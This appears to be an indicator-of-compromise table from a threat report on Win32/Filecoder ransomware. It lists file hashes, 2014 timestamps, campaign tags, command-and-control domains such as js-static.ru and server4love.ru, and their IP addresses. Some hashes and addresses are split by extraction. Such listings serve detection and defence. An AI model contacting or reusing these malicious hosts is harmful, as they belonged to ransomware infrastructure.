642F9BE91ECB4575C833E A62F5AC1C5AEB28D7C1	2014-11-14 08:17:23	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
45EF4DB9CD154F16E0294 91B375D1808FCC2E27E	2014-11-05 15:44:47	main	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
EEF08716315B7FD1FA3B5 30D1EBCB8BD6FB06FD6	2014-11-08 15:10:14	main	updatemyhost.ru	46.161.30.23	Win32/Filecoder.DI
BF55818A2E2391AB38031 584B54281E01DB7D84B	2014-10-22 13:42:02	main	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
1B0C1051A9FB14B6A5577 2807823EF110EBB4E64	2014-11-13 08:34:27	main-2	walkingdead32.ru	46.161.30.17	Win32/Filecoder.DI
BCC86AF56CC0E22D99D1E CDBEFD8DA0AA7D1F573	2014-11-08 15:10:14	main-3	tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
3FC94FE89220158E0B88F 51D0A89C6452CE9F971	2014-10-29 09:06:08	test	lebanonwarrior.ru	46.161.30.19	Win32/Filecoder.NCM
D84CF718BCD0D723B0AD1 57D50BE516B7328FBBA	2014-10-22 13:42:02	test	allwayshappy.ru	46.161.30.19	Win32/Filecoder.NCM
28849D47A766C1FB01461 5CB3C1DD7888E545108	2014-11-03 03:20:08	test	allwayshappy.ru	46.161.30.19	Win32/Filecoder.DI
F8E392229D87827AEF0C6 EF4372E08B3E97BCF50	2014-09-16 06:59:32	main- botnet			Win32/Filecoder.DI
1697BCE98EAC21295B377 E30B5C47475EF8A3735	2014-09-17 06:07:00	main- botnet	lagoadventures.com	46.149.111.17 6	Win32/Filecoder.DI
2492BA84B8CE83EEFAB54 1867217DE2CD6B1F637	2014-09-18 07:28:54	main- botnet	lagoadventures.com	46.149.111.17 6	Win32/Filecoder.DI
ACADFDED11C5F60FBB3A9 621DF8738A0EA35525E	2014-09-19 03:46:34	main- botnet	lagoadventures.com	46.149.111.17 6	Win32/Filecoder.DI
82708C2ECEA9B03A01ED0	2014-09-12	main-	princeofnigeria.net	46.149.111.18	Win32/Filecoder.DI

F76D891A277F1870994	14:01:43	botnet		4	
5542C3B82FA3D00AE3B2A C06E30C8616F827AFB5	2014-09-19 12:05:03	main- botnet	doubleclickads.net	31.31.203.149	Win32/Filecoder.DI
F4EDFFC6F90AC8CBC3C0E 085231D57C5E2D52A2A	2014-09-29 14:34:16	main-test- botnet	js-static.ru	46.161.30.16	Win32/Filecoder.DI
466A2FA91D5039C50DECC DC50E27170650A4E139	2014-09-22 15:10:57	main-test- botnet	js-static.ru	46.161.30.16	Win32/Filecoder.DI
DD6F0307B269790062BE5 282EF5BF9AC10577D69	2014-09-29 14:34:16	main-test- botnet-2	js-static.ru	46.161.30.16	Win32/Filecoder.DI
5DC1B4FDD8A4C6FA14D16 AF5B77F8420374FF475	2014-09-29 14:34:16	main-test- botnet-2	server4love.ru	46.161.30.16	Win32/Filecoder.DI
FD0D0E7793A70BA230B74 E4890A3097561225645	2014-09-25 16:01:53	main-test- botnet-2	server4love.ru	46.161.30.16	Win32/Filecoder.DI
456CE546A87856AE7E39C DDBB6E6BD061DE7DACF	2014-09-25 16:01:53	test- botnet-3	js-static.ru	46.161.30.16	Win32/Filecoder.DI
3CFA32C0AEBDCD8B4BF16 A21C15AA4E52C778D05	2014-09-29 14:34:16	test- botnet-3	js-static.ru	46.161.30.16	Win32/Filecoder.DI
8D0AAFEE1CABE7B6CC0CA F93FFAFD3DA3BFF8B9B	2014-09-25 16:01:53	test- botnet-3	server4love.ru	46.161.30.16	Win32/Filecoder.DI
2CB050501273F3F102A35 4FE8F69EECDA61E6B12	2014-09-22 15:10:57	test- botnet-3	tweeter-stat.ru	46.161.30.16	Win32/Filecoder.DI
FAAE061FF1785D5922A87 3E16392ABF043B86F20	2014-09-25 16:01:53	test- botnet-3	js-static.ru	46.161.30.16	Win32/Filecoder.DI
4D091A1D511DA20715B91 FE2038BEC380F088375	2014-09-22 13:54:00	test-2- botnet	nigerianbrothers.net	46.161.30.16	Win32/Filecoder.DI
EE6CF1E4649770AF5794B 5B398064F30844E9D08	2014-11-08 15:10:14		tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
92E5139B2949880BC4CC2 68E741019A72665E4BB	2014-11-05 15:44:47		it-newsblog.ru	46.161.30.25	Win32/Filecoder.DI
AC63AB147F81E9476A9E5 0E85086F1744AB47A7F	2014-09-04 10:05:33		lebanonwarrior.ru	46.161.30.19	Win32/Filecoder.NCM
7C84B6CD0A2F50F74522F BCCED39D5E85AB45389	2014-11-05 15:44:47		walkingdead32.ru	46.161.30.17	Win32/Filecoder.DI
7F9B1FE4E3FCDD396B2C2 5E11D677AD90B23B332	2014-11-14 15:21:47		tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
BAB725FBFA365B520D8D5 44388DF8F31D38864FD	2014-11-05 15:44:47		it-newsblog.ru	46.161.30.25	Win32/Filecoder.DI
F62084C0298E4050D608D BFD22C6BB0423708322	2014-08-29 04:03:12		server38.info	46.149.111.18 2	Win32/Filecoder.DI
8C22F2457DEBD9E44ADB2 12C902CA50B63986E01	2014-09-02 07:10:54		worldnews247.net	46.149.111.17 6	Win32/Filecoder.DI
F4D7DC1A7E2514801C1ED D33DB151FE5AEA1C18A	2014-02-10 12:58:06		cryptdomain.dp.ua	37.228.88.167	Win32/Filecoder.NBI
D299B3AB71E13BE64D603 9647D1186735E4EB5E8	2014-05-15 13:01:06		royalgourp.org	151.248.118.1 93	Win32/Filecoder.NBS

